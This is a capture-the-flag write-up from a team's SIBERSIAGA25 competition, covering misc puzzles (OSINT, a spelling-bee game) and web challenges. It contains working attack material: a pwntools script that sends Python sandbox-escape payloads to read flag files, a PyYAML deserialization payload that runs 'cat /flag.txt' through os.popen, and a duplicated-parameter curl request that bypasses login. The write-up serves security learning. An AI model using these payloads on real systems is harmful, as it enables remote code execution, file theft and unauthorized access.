

TEAM KRIUK WRITEUP (SIBERSIAGA25)

MISC

1. A Bite Tales



Run the program and look how the program work.



I have no idea and create a script to :

- connect
- read initial banner
- try a set of payloads at every prompt it sees
- look for the SIBER25{ flag in responses
- log all responses to out.log and responses/ for manual inspection

Here the script:


```
#!/usr/bin/env python3
from pwn import remote
HOST = "5.223.49.127"
PORT = 57001
payloads = [
  "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('flag.txt').read())",
  "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('/flag').read())",
  "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('flag').read())",
  "getattr(__builtins__,'open')('/proc/self/fd/1','w').write(getattr(__builtins__,'open')('/home/ctf/flag').read())",
]

for p in payloads:
  try:
    r = remote(HOST, PORT, timeout=6)
    banner = r.recvrepeat(timeout=0.8)  # initial banner
    # choose alt path
    r.sendline(b"B")
    _ = r.recvrepeat(timeout=0.8)
    # send invalid choice to trigger jail()
    r.sendline(b"C")
    # wait for "Story:" prompt (give it a moment)
    prompt = r.recvrepeat(timeout=1.2)
```

```
    # send payload as bytes
    r.sendline(p.encode())
    # give server a bit more time to process and return flag
    out = r.recvrepeat(timeout=2.0)
    print("Tried:", p)
    print("Banner+resp:\n", (banner + prompt + out).decode(errors='replace'))
    r.close()
  except Exception as e:
    print("Error while trying:", p, e)
```

Run the script and flag come out from the output.


Flag : SIBER25{St1ck_70_7h3_5toryl1n3!}

2. Lost Memory




It give the image which look like island or lake with mountain behind that.

I used the google image to find the place and explore until found one image like 70% same view.




Its state the name of the lake which is Lake Ashi in Japan and it near to mount fuji.

Then, I search the nearest port nearby the lake and google give me this.



I found the website that it can describe the place within 3 words. The website's name is What3Words.


Lastly, I try the possible port and submit the 3 words given and got the flag. I only have 2 try to get the flag haha. And this the correct answer.



Actually the correct port is Hakone Pirate Ship Togendai Port

Flag : SIBER25{rambled.sketches.acquits}

3. Spelling Bee



Copy the netcat command to run in terminal “nc 5.223.49.127 57004”

```
┌──(aliff㉿aliff)-[~]
└─$ nc 5.223.49.127 57004
Welcome to the Flag Spelling Bee!
You have 5 tries to guess characters correctly.

Current progress: ________________________________________
Enter your guess (single character or 'quit'): 7
Correct character!
Current progress: ___________7______________________________7__
Enter your guess (single character or 'quit'): 0
Correct character!
Current progress: ________0__7_____________________________0__70_
Enter your guess (single character or 'quit'): -
Wrong character.
Current progress: ________0__7_____________________________0__70_
Enter your guess (single character or 'quit'): i
Correct character!
Current progress: ________0__7_____i_______________________0__70_
Enter your guess (single character or 'quit'): 5
Correct character!

You've reached the maximum number of tries. Better luck next time!
```

After run netcat in terminal guess all character in the underscore from A-Z, a-z ,{}, and 0-9.


```
SIBER25{s
_______s__e___e___i_____________________________
_______________________c___b__a___________a___
___________e___e___if___________________________
__________m___m___l_____n_____l___l__p_____
_____________________________________tt____t____

SIBER25{s_me__me__lif__c_n_b__a_l_ttl__p_ta___
_____2_______1_______3__4___3____1___3_______
_________0__7_____________________________0__70_
______5_________5_____________________________
______5_____1__5_________________1____________

SIBER25{s0me71me5_lif3_c4n_b3_a_l1ttl3_p0ta70}
```

Put all last guess finding in the Text Editor and match all the underscore until get a string


Flag : SIBER25{s0me71me5_lif3_c4n_b3_a_l1ttl3_p0ta70}

WEB

1. Bulk Import Blues



The web have two input field and try any possible like xss, sqli and more but still dump.




After read the py file given, I have the idea with their YAML with gpt help.

Use this payload to inject in the field and enter :

!!python/object/apply:builtins.eval

- "__import__('os').popen('cat /flag.txt').read()"


The flag will pop up after the payload used.




The app takes the YAML result and does yaml.dump(result_data) and renders that in the HTML. So if the YAML evaluated to the file contents, you'll see the file text directly inside the "Import processed successfully" block.

Flag : SIBER25{Y8mL_A1nt_m4rkUP_l4ngu4g3!!!}

2. EcoQuery



The web look like the login page



After carefully analysis the app.py for this web, I run the curl command with username and password.

Here the command:

curl -s -X POST \

-d "username=admin&username=guest&password=guest" \

http://5.223.49.127:27002/ | sed -n '1,240p'

```
┌──(h4kim㉿kali)-[~/Downloads]
└─$ curl -s -X POST \
  -d "username=admin&username=guest&password=guest" \
  http://5.223.49.127:27001/ | sed -n '1,240p'

<!DOCTYPE html>
<html>
<head>
    <title>Authentication System</title>
    <style>body{font-family:Arial,sans-serif;margin:20px;background:linear-gradient(135deg,#667eea 0%,#764ba2 100%);min-height:100vh}.container{background:#fff;padding:30px;bor
der-radius:10px;max-width:400px;margin:0 auto}h1{text-align:center;color:#333}form input{display:block;width:100%;padding:10px;margin:10px 0;border:1px solid #ccc;border-radius
:5px;box-sizing:border-box}button{width:100%;padding:10px;background:#007cba;color:white;border:none;border-radius:5px;cursor:pointer}.msg{margin:10px 0;padding:10px;border-rad
ius:5px}.success{background:#d4edda;color:#155724}.error{background:#f8d7da;color:#721c24}.flag{background:#fff3cd;color:#856404;font-weight:bold;font-family:monospace}</style>
</head>
<body>
    <div class="container">
        <h1>🔒 System Access</h1>

                <div class="msg success">
            User: <strong>guest</strong><br>
            Role: <strong>administrator</strong>
        </div>

                    <div class="msg flag">
                🎯 FLAG: SIBER25{h77p_p4r4m_p0llu710n_1n_php}                </div>

        <div style="text-align:center; margin-top:20px;">
            <a href="?logout=1">Logout</a>
        </div>

                <div class="msg success">
            Welcome, guest!            </div>
        </div>
</body>
</html>
```

That posts two username parameters: the server-side raw parser sees the first username=admin (used by InputHandler::extractPrimaryIdentifier()), while PHP's $_POST ends up using the last username value (guest) and the password=guest. The result should log you in with a privileged admin profile and the page will display the flag.

